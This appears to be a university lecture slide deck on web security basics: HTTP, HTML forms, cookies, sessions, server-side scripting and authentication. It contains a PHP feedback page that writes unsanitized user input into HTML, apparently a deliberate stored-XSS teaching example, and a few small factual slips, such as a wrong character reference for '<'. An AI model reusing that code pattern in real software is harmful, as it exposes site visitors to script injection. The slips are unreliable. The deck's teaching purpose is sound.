

# Web Security

## ActiveX, XSS, CSRF et.al.




**PROF. ZAHEED SHAIKH**

# The World-Wide Web




- The World-Wide Web was originally conceived as a geographically distributed document retrieval system with a hypertext structure
- In the past 20+ years, the Web evolved into a full-fledged platform for the execution of distributed applications
- The Web is also vulnerable to a number of attacks
- The impact of these attacks is enormous, because of the widespread use of the service, the accessibility of the servers, and the widespread use of the clients


# Architecture



# Architecture



# Architecture



# Standards and Technologies



- HTTP 1.0, 1.1
- URIs, URLs
- HTML, XML, XHTML
- DOM, BOM
- Cascading Style Sheets
- SSL/TLS, Socks
- CGI, Active Server Pages, Servlets
- JavaScript, VBScript
- Applets, ActiveX controls
- Web Services, SOAP

# Web Vulnerability Analysis



- Vulnerabilities in the protocol(s)
- Vulnerabilities in the infrastructure
- Vulnerabilities in the server-side portion of the application
- Vulnerabilities in the client-side portion of the application
- Many vulnerability are the results of interactions of the various components involved in the processing of a request
- Understanding the basic technologies is key

# Technology Review



- How are resources referenced?
- How are resources transferred?
- How are resources represented?
- How are resources processed on the server side?
- How are resources processed on the client side?



# URIs, URLs, URNs



- A Uniform Resource Identifier is a string that identifies a resource
- A Uniform Resource Locator is an identifier that contains enough information to access the resource
- A Uniform Resource Names is used to identify an entity regardless of the fact that the entity is accessible or even that it exists

# URI Syntax



- The general URI syntax is specified in RFC 3986
- Specific types of URIs are described in separate standards
- Syntax: <scheme>://<authority><path>?<query>
- Examples:
  - <ftp://ftp.ietf.org/rfc/rfc1808.txt>
  - <http://www.cs.ucsb.edu/~jdoe/My%20HomePage>
  - <mailto:cs176b@cs.csb.edu>
  - <telnet://melvyl.ucop.edu/>
  - <tel:+1-800-123-4567>

# URI Syntax



- Scheme: a string specifying the protocol/framework
- Authority: a name space that qualifies the resource
  - Most of the times, it is a server name
    - ✦ `<userinfo>@<host>:<port>`
- Path: a pathname composed of “/” separated strings
- Query: an application-specific piece of information

# HyperText Transfer Protocol

- Protocol used to transfer information between a web client and a web server
- Based on TCP, uses port 80
- Version 1.0 is defined in RFC 1945
- Version 1.1 is defined in RFC 2616

# HTTP



- **Client**
  - Opens a TCP connection
  - Sends a request
- **Server**
  - Accepts the connection
  - Processes the request
  - Sends a reply
- Multiple requests can be sent using the same TCP connection

# Requests



- A request is composed of a header and a body (optional) separated by an empty line (CR LF)
- The header specifies:
  - Method (GET, HEAD, POST, ...)
  - Resource (e.g., /hypertext/doc.html)
  - Protocol version (HTTP/1.1)
  - Other info
    - ✦ General header
    - ✦ Request header
    - ✦ Entity header
- The body is considered as a byte stream

# Methods



- GET requests the transfer of the entity referred by the URL
- HEAD requests the transfer of header meta-information only
- POST asks the server to process the included entity as “data” associated with the resource identified by the URL
  - Resource annotation
  - Message posting (newsgroups and mailing list)
  - Form data submission
  - Database input

# Less-Used Methods



- OPTIONS requests information about the communication options available on the request/response chain identified by the URL (a URL of “\*” identifies the options of the server)
- PUT requests that the enclosed entity be stored under the supplied URL (note that this is different from the POST request where the URL specifies the server-side component that will process the content)



# Less-Used Methods



- DELETE requests that the origin server delete the resource identified by the URL
- TRACE invokes a remote, application-layer loop-back of the request message
  - TRACE allows the client to see what is being received at the other end of the request chain and use that data for testing or diagnostic information
- CONNECT is used with proxies

# Resources



- A resource can be specified by an absolute URI or an absolute path
- Absolute URIs are used when requesting a resource through a proxy
  - GET <http://www.example.com/index.html> HTTP/1.1
- Absolute path URIs are used when requesting a resource to the server that owns that resource
  - GET </index.html> HTTP/1.1

# Request Example



```
GET /doc/activities.html HTTP/1.1
Host: longboard:8080
Date: Tue, 03 Nov 2017 8:34:12 GMT
Pragma: no-cache
Referer: http://www.ms.com/main.html
If-Modified-Since: Sat, 15 Oct 2017 19:00:15 GMT
<CR LF>
```

# HTTP 1.1 Host Field



- In HTTP 1.0, it is not possible to discern, from the request line which server was intended to process the request:
- As a consequence it is not possible to associate multiple server “names” to the same IP address
- In HTTP 1.1, the “Host” field is **REQUIRED** and specifies which server is the intended recipient:

GET /index.html HTTP/1.0

GET /index.html HTTP/1.1

Host: foo.com

# Replies



- Replies are composed of a header and a body separated by a empty line (CR LF)
- The header contains:
  - Protocol version (e.g., HTTP/1.0 or HTTP/1.1)
  - Status code
  - Diagnostic text
  - Other info
    - ✦ General header
    - ✦ Response header
    - ✦ Entity header
- The body is a byte stream

# Status Codes



- 1xx: Informational - Request received, continuing process
- 2xx: Success - The action was successfully received, understood, and accepted
- 3xx: Redirection - Further action must be taken in order to complete the request
- 4xx: Client Error - The request contains bad syntax or cannot be fulfilled
- 5xx: Server Error - The server failed to fulfil an apparently valid request

# Examples



- "200" ; OK
- "201" ; Created
- "202" ; Accepted
- "204" ; No Content
- "301" ; Moved Permanently
- "307" ; Temporary Redirect

- "400" ; Bad Request
- "401" ; Unauthorized
- "403" ; Forbidden
- "404" ; Not Found
- "500" ; Internal Server Error
- "501" ; Not Implemented
- "502" ; Bad Gateway
- "503" ; Service Unavailable

# Reply Example



HTTP/1.1 200 OK

Date: Tue, 03 Nov 2017 8:35:12 GMT

Server: Apache/1.3.14 PHP/3.0.17 mod\_perl/1.23

Content-Type: text/html

Last-Modified: Sun, 12 Oct 2017 18:11:00 GMT

<html>

<head>

<title>The Page</title>

...

</html>



# Header Fields



- General header fields: These refer to the message and not to the resource contained in it
  - Date, Pragma, Cache-Control, Transfer-Encoding..
- Request header fields:
  - Accept, Host, Authorization, From, If-modified-since, User Agent, Referer...
- Response header fields:
  - Location, Server, WWW-Authenticate
- Entity header fields:
  - Allow, Content-Encoding, Content-Length, Content-Type, Expires, Last-Modified

# HTTP Authentication



- Based on a simple challenge-response scheme
- The challenge is returned by the server as part of a 401 (unauthorized) reply message and specifies the authentication schema to be used
- An authentication request refers to a realm, that is, a set of resources on the server
- The client must include an Authorization header field with the required (valid) credentials

# HTTP Basic Authentication Scheme



- The server replies to an unauthorized request with a 401 message containing the header field

WWW-Authenticate: Basic realm="ReservedDocs"

- The client retries the access including in the header a field containing a cookie composed of base64 encoded username and password

Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==

# HTTP 1.1 Authentication



- Defines an additional authentication scheme based on cryptographic digests (RFC 2617)
  - Server sends a nonce as a challenge
  - Client sends request with digest of the username, the password, the given nonce value, the HTTP method, and the requested URL
- To authenticate the users the web server has to have access to the hashes of usernames and passwords

# Hypertext Markup Language



- A simple data format used to create hypertext documents that are portable from one platform to another
- Based on Standard Generalized Markup Language (SGML) (ISO 8879:1986)
- HTML 2.0
  - Proposed in RFC 1866 (November 1995)
- HTML 3.2
  - Proposed as World Wide Web Consortium (W3C) recommendation (January 1997)
- HTML 4.01
  - Proposed as W3C recommendation (December 1999)
- XHTML 1.0
  - Attempt by W3C to reformulate HTML into Extensible Markup Language (XML) (January 2000)
- HTML 5.0
  - W3C recommendation (October 2014)
- HTML 5.1
  - W4C recommendation (October 2017)

# HTML – Overview



- Basic idea is to “markup” document with tags, which add meaning to raw text
- Start tag: `<foo>`
- Followed by text
- End tag: `</foo>`
- Self-closing tag: `<bar />`
- Void tags (have no end tag): `<img>`
- Tag are hierarchical

# HTML – Tags



```
<html>  
  <head>  
    <title>Example</title>  
  </head>  
  <body>  
    <p>I am the example text</p>  
  </body>  
</html>
```

# HTML – Tags



- `<html>`
  - `<head>`
    - ✦ `<title>`
      - Example
  - `<body>`
    - ✦ `<p>`
      - I am the example text



# HTML – Tags



- Tags can have “attributes” that provide metadata about the tag
- Attributes live inside the start tag after the tag name
- Four different syntax
  - `<foo bar>`
    - ✦ foo is the tag name and bar is an attribute
  - `<foo bar=baz>`
    - ✦ The attribute bar has the value baz
  - `<foo bar='baz'>`
  - `<foo bar="baz">`
- Multiple attributes are separated by spaces
  - `<foo bar='baz' disabled required="true">`

# HTML – Hyperlink



- The anchor tag is used to create a hyperlink
- href attribute is used provide the URI
- Text inside the anchor tag is the text of the hyperlink

```
<a href="http://google.com">Google</a>
```

# HTML – Basic HTML 5 Page



```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>CS279</title>
  </head>

  <body>
    <a href="http://example.com/">Text</a>
  </body>
</html>
```

# HTML – Character References



- Special characters can be included in HTML using `<` `>` `'` `"` `&` `=`
  - Encode the character reference
  - Also referred to in HTML `< 5.0` as “entity reference” or “entity encoding”
- Three types, each starts with `&` and ends with `;`
  - Named character reference
    - ✦ `&<predefined name>;`
  - Decimal numeric character reference
    - ✦ `&#<decimal unicode>;`
  - Hexadecimal numeric character reference
    - ✦ `&#x<hexadecimal unicode>;`

# HTML – Character References Example



- The ampersand (&) is used to start a character reference, so it must be encoded as a character reference
- `&amp;`
- `&#38;`
- `&#x26;`
- `&#x00026;`

# HTML – Character References Example



- é
- &eacute;
- &#233;
- &#xe9;

# HTML – Character References Example



- `&lt;`
- `&#60;`
- `&#x30;`
- `&#x00030;`

# HTML – Forms



- A form is a component of a Web page that has form controls, such as text fields, buttons, checkboxes, range controls, or color pickers
  - Form is a way to create a complex HTTP request
- The action attribute contains the URI to submit the HTTP request
  - Default is the current URI
- The method attribute is the HTTP method to use in the request
  - GET or POST, default is GET



# HTML – Forms



- Children input tags of the form are transformed into either query URL parameters or HTTP request body
- Difference is based on the method attribute
  - GET passes data in the query
  - POST passes data in the body
- Data is encoded as either “application/x-www-form-urlencoded” or “multipart/form-data”
  - GET always uses “application/x-www-form-urlencoded”
  - POST depends on the enctype attribute of form, default is “application/x-www-form-urlencoded”
  - "multipart/form-data" is mainly used to upload files

# HTML – Forms



- Data sent as name-value pairs
  - Data from the input tags (as well as others)  
`<input type="text" name="foo" value="bar">`
- Name is taken from the input tag's name attribute
- Value is taken either from the input tag's value attribute or the user-supplied input
  - Empty string if neither is present

# application/x-www-form-urlencoded



- All name-value pairs of the form are encoded
- form-urlencoding encodes the name-value pairs using percent encoding
  - Except that spaces are translated to + instead of %20
  - foo=bar
- Multiple name-value pairs separated by ampersand (&)

# application/x-www-form-urlencoded



```
<form action="http://example.com/grades/submit" >  
  <input type="text" name="student" value="bar">  
  <input type="text" name="class">  
  <input type="text" name="grade">  
  <input type="submit" name="submit">  
</form>
```

`http://example.com/grades/submit?student=John+Doe&class=cs+279&grade=A%2B&submit=Submit`

# application/x-www-form-urlencoded



```
<form action="http://example.com/grades/submit" method="POST">  
  <input type="text" name="student">  
  <input type="text" name="class">  
  <input type="text" name="grade">  
  <input type="submit" name="submit">  
</form>
```

POST /grades/submit HTTP/1.1

Host: example.com

User-Agent: Mozilla/5.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 65

student=John+Doe&class=CS+279&grade=A%2B&submit=Submit

# HTML Frames



- Frames allow for the display of multiple separate views (associated with separate URLs) together on one page
- Used in the early days to display banners or navigation elements
  - Now replaced by CSS directives

# The frameset Element



```
<frameset cols="85%, 15%">  
  <frame src="http://www.cs.ucsb.edu/~vigna" name="home">  
  <frame src="frame.html" name="local">  
<noframes>  
  Text to be displayed in browsers that do not support frames  
</noframes>  
</frameset>
```

# The frameset Element



file:///Users/vigna/framestest.html

Department of Computer Science, UC Santa Barbara

## Giovanni Vigna

Professor

[Home](#) [Research](#) [Publications](#) [Teaching](#) [ICTF](#) [Hacking](#)



I am a faculty member of the Computer Science Department at the University of California in Santa Barbara.

My [research](#) focuses on malware analysis, web security, vulnerability analysis, and intrusion detection.

I am the director of the Center for CyberSecurity at UCSB.

I am co-director of the [Security Lab](#). I am also part of the [Iseclab](#) and of the [Shellphish](#) and [Epic Fail](#) hacker groups.

I am one of the founders of [Lastline, Inc.](#), a company that develops innovative solutions to detect and mitigate advanced malware (APTs) and targeted threats.

Every year, I organize the [International Capture The Flag \(ICTF\)](#), the world's largest hacking competition.

### Contact Information

**Address:** Giovanni Vigna  
Department of Computer Science  
University of California, Santa Barbara  
Santa Barbara, CA 93106-5110, USA

**Skype:** ID: Giovanni.Vigna

This is my local content



# The iframe Element



- Inline frames
- Similar to frames, but does not need a frameset

```
<iframe src="http://www.cs.ucsb.edu/~vigna" name="home" frameBorder="0"></iframe>
```

```
<iframe src="frame.html" name="frame" frameBorder="0"></iframe>
```

# Maintaining State



- HTTP is a stateless protocol
- Many web applications require that state be maintained across requests
- This can be achieved through a number of different means
  - Embedding information in the returned page
    - ✦ Modified URLs
    - ✦ Hidden fields in forms
  - Using cookies

# Embedding Information in URLs



- When a user requests a page, the application embeds user-specific information in every link contained in the page returned to the user
- Client request:  
GET /login.php?user=foo&pwd=bar HTTP/1.1
- Server reply:  

```
<html>  
...  
<a href="catalog.php?user=foo">Catalog</a>  
...  
</html>
```

# Embedding Information in Forms



- If a user has to go through a number of forms, information can be carried through using hidden input tags
- Client request:  
`GET /login.php?user=foo&pwd=bar HTTP/1.1`
- Server reply:  

```
<html>
... <form>
<input type="hidden" name="user" value="foo" />
<input type="submit" value="Press here to see the catalog" />
...
```
- When the user presses on the form's button, the string "user=foo" is sent together with the rest of the form's contents

# Embedding Information in Cookies



- Cookies are small information containers that a web server can store on a web client
- They are set by the server by including the “Set-Cookie” header field in a reply:  
Set-Cookie: USER=foo; SHIPPING=fedex; path=/  
Set-Cookie: USER=foo; SHIPPING=fedex; path=/
- Cookies are passed (as part of the “Cookie” header field) in every further transaction with the site that set the cookie  
Cookie: USER=foo; SHIPPING=fedex;

# Embedding Information in Cookies



- Cookies are usually used to maintain “state” across separate HTTP transactions
  - User preferences
  - Status of multi-step processes (e.g., shopping cart applications)
  - Session token stored as a result of a username/password authentication
- Cookies are accessible (e.g., through JavaScript) only by the site that set them

# Cookie Structure



- A cookie can have a number of fields:
  - `<name>=<value>`: generic data (only required field)
  - `expires=<date>`: expiration date
  - `path=<path>`: set of resources to which the cookie applies
  - `domain=<domain name>`: by default set to the hostname, but it could specify a more generic domain (e.g., `foo.com`)
  - `secure`: flag that forces the cookie to be sent over secure connections only
  - `Httponly`: flag that specifies that a cookie should not be accessible to client-side scripts
- There are limitations to the number of cookies that a server can set

# Sessions



- Sessions are used to represent a time-limited interaction of a user with a web server
- There is no concept of a “session” at the HTTP level, and therefore it has to be implemented at the web-application level
  - Using cookies
  - Using URL parameters
  - Using hidden form fields
- At the beginning of a session a unique ID is generated and returned to the user
- From that point on, the session ID is used to index the information stored on the server side



# Executing Code on the Server




- The server-side component of an application executes code in reaction to an HTTP request
- This simple mechanism allows for the creation of web-based portal to database and other applications

# The Common Gateway Interface



- Mechanism to invoke programs on the server side
- The program's output is returned to the client
- Input parameters can be passed
  - Using the URL (GET method)
    - ✦ Advantage: The query can be stored as a URL
  - Using the request body (POST method)

`http://www.ms.com/cgi-bin/prg.exe/usr/info?choice=yes&q=high`



# CGI Programs



- Can be written in any language
- Input to the program is piped to the process' stdin
- Parameters are passed by setting environment variables
  - REQUEST\_METHOD : GET, HEAD or POST
  - PATH\_INFO : path in the URL that follows the program name and precedes “?”
  - QUERY\_STRING: information that follows “?”
  - CONTENT\_TYPE : MIME type of the data for the POST method
  - CONTENT\_LENGTH : size of the data for the POST method
  - HTTP\_<field>: value of corresponding header field

# CGI Variables



- `SERVER_SOFTWARE` : name/version of server software
- `SERVER_NAME` : server hostname
- `GATEWAY_INTERFACE` : CGI version
- `SERVER_PROTOCOL` : server protocol version
- `SERVER_PORT` : TCP port used by the server
- `PATH_TRANSLATED` : `PATH_INFO` for non-Unix OSs
- `SCRIPT_NAME` : name of the script
- `REMOTE_HOST` : hostname of the client
- `REMOTE_ADDR` : address of the client
- `AUTH_TYPE` : authentication mechanism used
- `REMOTE_USER` : authenticated user name
- `REMOTE_IDENT` : user name as returned by `identd`

# Active Server Pages



- Microsoft's answer to CGI scripts
- Pages that contain a mix of
  - Text
  - HTML tags
  - Scripting directives (mostly VBScript and JScript)
  - Server-side includes
- Page scripting directives are executed on the server side before serving the page
- ASP.NET provide access to a number of easy-to-use built-in objects

# Active Server Pages



```
<% strName = request.querystring("Name")  
  If strName <> "" Then%>  
    <b>Welcome!</b>  
  <% Response.write(strName)  
    Else %>  
    <b>You didn't provide a name...</b>  
  <% End If %>
```

# Servlets And JavaServer Pages (J2EE)



- **Servlets are Java programs that are executed on the server**
  - Similar to CGI programs
  - They can be executed within an existing JVM without having to create a new process
- **JavaServer Pages (JSP) are static HTML intermixed with Java code**
  - Similar to Microsoft's Active Server Pages
  - Allow one to specify both the dynamic and the static parts of a page
  - They are compiled into servlets

# PHP



- The “PHP Hypertext Processor” is a scripting language that can be embedded in HTML pages to generate dynamic content
- PHP code is executed on the server side when the page containing the code is requested
- A common setup is a LAMP system, which is the composition of
  - Linux
  - Apache
  - MySQL
  - PHP



# Example



```
<html>
  <head> <title>Feedback Page</title></head>
  <body>
    <h1>Feedback Page</h1>
    <?php
$name = $_POST['name'];
$comment = $_POST['comment'];
$file = fopen("feedback.html", "a");
fwrite($file, "<p>$name said: $comment</p>\n");
fclose($file);
include("feedback.html");
    ?>
    <p>And this is the end of it!</p>
    <hr />
  </body>
</html>
```

# Web Application Frameworks




- Web App Frameworks provide support for the rapid development of web applications
- Might be based on existing web servers or might provide a complete environment (including the server implementation)
- Often based on the Model-View-Controller architectural pattern
- Provide automated translation of objects to/from database
- Provide templates for the generation of dynamic pages
  - Ruby on Rails
  - Flask (Python)
  - Node.js (JavaScript)

# Web Application Frameworks

## Framework Usage Distribution in the Top 1 Million Sites

Distribution for websites using Framework technologies



Top In Framework Usage Distribution in the Top 1 Million Sites

Technology	Websites	%
PHP	402,192	40.22
ASP.NET	139,580	13.96
J2EE	42,842	4.28
ASP.NET Ajax	42,583	4.26
Ruby on Rails Token	36,365	3.64

1,246,201 Detections  
of Frameworks in the Top 1 Million Sites.

**PHP** is currently the most popular technology in this category.

Top 1m	1,246,201
Top 1,000,000 sites by traffic	
Top 100k	204,936
Top 100,000 sites by traffic	
Top 10k	30,506
Top 10,000 sites by traffic	
Entire Internet	106,414,607
United States	33,944,648
United Kingdom	2,138,298
Russia	1,770,368
Germany	1,542,790
India	992,409
Canada	948,065
Netherlands	931,765
Brazil	840,054
Australia	788,147
Italy	770,147
France	717,602
Iran	538,861
Spain	527,876
China	497,968
Japan	408,735
.co	356,724

# User Agents



- User Agents (most of the time browser) are the client side component responsible for the retrieval and display of web resources
  - wget, curl
  - Chrome, Firefox, Safari,
- Some User Agents support the execution of client-side code
  - Java Applets
  - ActiveX Controls
  - JavaScript

# Java Applets



- Java applets are compiled Java programs that are
  - Downloaded into a browser
  - Executed within the context of a web page
- Access to resources is regulated by an implementation of the Java Security Manager
- Introduced in 1995, experienced initial success but was not adopted widely

# ActiveX Controls



- ActiveX controls are binary, OS-specific programs that are downloaded and executed in the context of a web page
- ActiveX controls are supported only by Windows-based browsers
- The code is signed using the Authenticode mechanism
- Once executed, they have complete access to the client's environment
- Support has been discontinued in the Microsoft Edge browser

# JavaScript/JScript EcmaScript/VBScript



- Scripting languages used to implement dynamic behavior in web pages
- JavaScript initially introduced by NetScape in 1995 (LiveScript was the original name)
- JScript is Microsoft's version (now also called JavaScript)
- EcmaScript is a standardized version of JavaScript
- VBScript is based on Microsoft Visual Basic

# Client-side Scripting



- Code is included using external references

```
<script src="http://www.foo.com/somecode.js"></script>
```

- Code is embedded into HTML pages using the SCRIPT tag and storing the code in comments

```
<script LANGUAGE="JavaScript">  
<!-- var name = prompt ('Please Enter your name below.', '')  
if ( name == null ) {  
    document.write ('Welcome to my site!')  
}  
    else {  
        document.write ('Welcome to my site '+name+'!')  
    }  
-->  
</script>
```



# DOM and BOM



- The Document Object Model (DOM) is a programmatic interface to the manipulation of client-side content:

```
var x = document.createElement('HR');  
document.getElementById('insertthere').appendChild(x);
```

- The Browser Object Model (BOM) is a programmatic interface to the browser properties:

```
location.href = 'newpage.html';  
history.back()
```

# JavaScript Security



- JavaScript code is downloaded as part of an HTML page and executed on-the-fly
- The security of JavaScript code execution is guaranteed by a sandboxing mechanism
  - No access to files
  - No access to network resources
  - No window smaller than 100x100 pixels
  - No access to the browser's history
  - ...
- The details of how sandboxing is implemented depend on the particular browser considered

# JavaScript Security Policies



- “Same origin” policy
  - JavaScript code can access only resources (e.g., cookies) that are associated with the same origin (e.g., foo.com)
- “Signed script” policy
  - The signature on JavaScript code is verified and a principal identity is extracted
  - The principal’s identity is compared to a policy file to determine the level of access
- “Configurable” policy
  - The user can manually modify the policy file (user.js) to allow or deny access to specific resources/methods for code downloaded from specific sites

# Same Origin Policy In Detail



- Every frame in a browser's window is associated with a domain
  - A domain is determined by the server, protocol, and port from which the frame content was downloaded
- Code downloaded in a frame can only access the resources associated with the source domain of the frame
- If a frame explicitly include external code, this code will execute within the frame domain even though it comes from another host

```
<script type="text/javascript"> //Downloaded from foo.com  
    src="http://www.bar.com/scripts/script.js"> //Executes as if it were from foo.com  
</script>
```

# AJAX



- AJAX (Asynchronous JavaScript and XML) is a mechanism to modify a web page based on the result of a request, but without the need of explicitly user action
- It relies on two basic concepts:
  - JavaScript-based DOM manipulation
  - The XMLHttpRequest object

# XML HTTP Request



- The XMLHttpRequest object was introduced to allow JavaScript code to retrieve XML data from a server the execution of queries from JavaScript
  - `http_request = new XMLHttpRequest();`

# Requesting A Document



- Using the “onreadystatechange” property of an XMLHttpRequest request object one can set the action to be performed when the result of a query is received
  - `http_request.onreadystatechange = function(){  
    code here  
};`
- Then, one can execute the request
  - `http_request.open('GET',  
    'http://www.foo.com/show.php?keyword=foo', true);`
  - Note that the third parameter indicates that the request is asynchronous, that is, the execution of JavaScript will proceed while the requested document is being downloaded

# Waiting For The Document



- The function specified using the “onreadystatechange” property will be called at any change in the request status
  - 0 (uninitialized: Object is not initialized with data)
  - 1 (loading: Object is loading its data)
  - 2 (loaded: Object has finished loading its data)
  - 3 (interactive: User can interact with the object even though it is not fully loaded)
  - 4 (complete: Object is completely initialized)
- The function will usually wait until the status is “complete”
  - `if (http_request.readyState == 4) {  
    operates on data} else {  
    not ready, return}`



# Modifying A Document



- After having received the document (and having checked for a successful return code -- 200) the content of the request can be accessed:
  - As a string by calling: `http_request.responseText`
  - As an `XMLDocument` object: `http_request.responseXML`
    - ✦ In this case the object can be modified using the JavaScript DOM interface

# Web Attacks



- Attacks against authentication
- Attacks against authorization
- Command injection attacks
- Unauthorized access to client information
- Man-in-the-middle attacks
- Attacks against HTTP protocol implementations

# Monitoring and Modifying HTTP Traffic



- HTTP traffic can be analyzed in different ways
  - Sniffers can be used to collect traffic
  - Servers can be configured to create extensive logs
  - Browsers can be used to analyze the contents received from a server
  - Client-side/server-side proxies can be used to analyze the traffic without having to modify the target environment
- Client-side proxies are especially effective in performing vulnerability analysis of web applications because they allow one to examine and modify each request and reply

# Which Is The Best Way to Authenticate?



- HTTP-based authentication
- Certificate-based (SSL/TLS) authentication
- Form-based authentication

# Web-based Authentication



- HTTP-based
  - Not very scalable and difficult to manage at the application level
- Certificate-based
  - Works (on the server-side) for TLS-based connections
  - Few users have “real” certificates or know how to use them
- Form-based
  - Form data might be sent in the clear

# Basic Authentication



- A form is used to send username and password (over an TLS-protected channel) to a server-side application
- The application:
  - Verifies the credentials (e.g., by checking a back-end database)
  - Generates a session authenticator which is sent back to the user
    - ✦ Typically a cookie, which is sent as part of the header, e.g.:  
Set-Cookie: auth="john:bluedog"; secure
- Next time the browser contacts the same server it will include the authenticator
  - In the case of cookies, the request will contain, for example:  
Cookie: auth="john:bluedog"
- Authentication is performed using this value

# Better Authentication



- Notes on previous scheme:
  - Authenticators should not have predictable values
  - Authenticators should not be reusable across sessions
- A better form of authentication is to generate a random value and store it with other session information in a file or back-end database
  - This can be automatically done using “sessions” in various frameworks
    - ✦ J2EE: JSESSIONID=1A530637289A03B07199A44E8D531429
    - ✦ PHP: PHPSESSID=43b4a19d1962304012a7531fb2bc5odd
    - ✦ ASP.NET: ASPSESSIONID=MBHHDGCBGGBJBMAEGLDAJLGF

# Authentication Caveats



- If an application includes an authenticator in the URL it is possible that browsers may leak the information as part of the “Referer” [sic!] field
  - User access page  
`http://www.foo.com/links.php?auth=28919830983`
  - User selects a link to `http://www.bar.com/`
  - The `www.bar.com` site receives:

GET / HTTP/1.1

Host: `www.bar.com`

User-Agent: Mozilla

Referer: `http://www.foo.com/links.php?auth=28919830983`



# More Caveats



- Authenticators should not be long-lived
- Note that a cookie's expiration date is enforced by the browser and not by the server
  - An attacker can manually modify the files where cookies are stored to prolong a cookie's lifetime
- Expiration information should be stored on the server's side or included in the cookie in a cryptographically secure way
- For example:
  - `exp=t&data=s&digest=MACk(exp=t&data=s)`

see Fu et al. “Dos and Don'ts of Client Authentication on the Web”

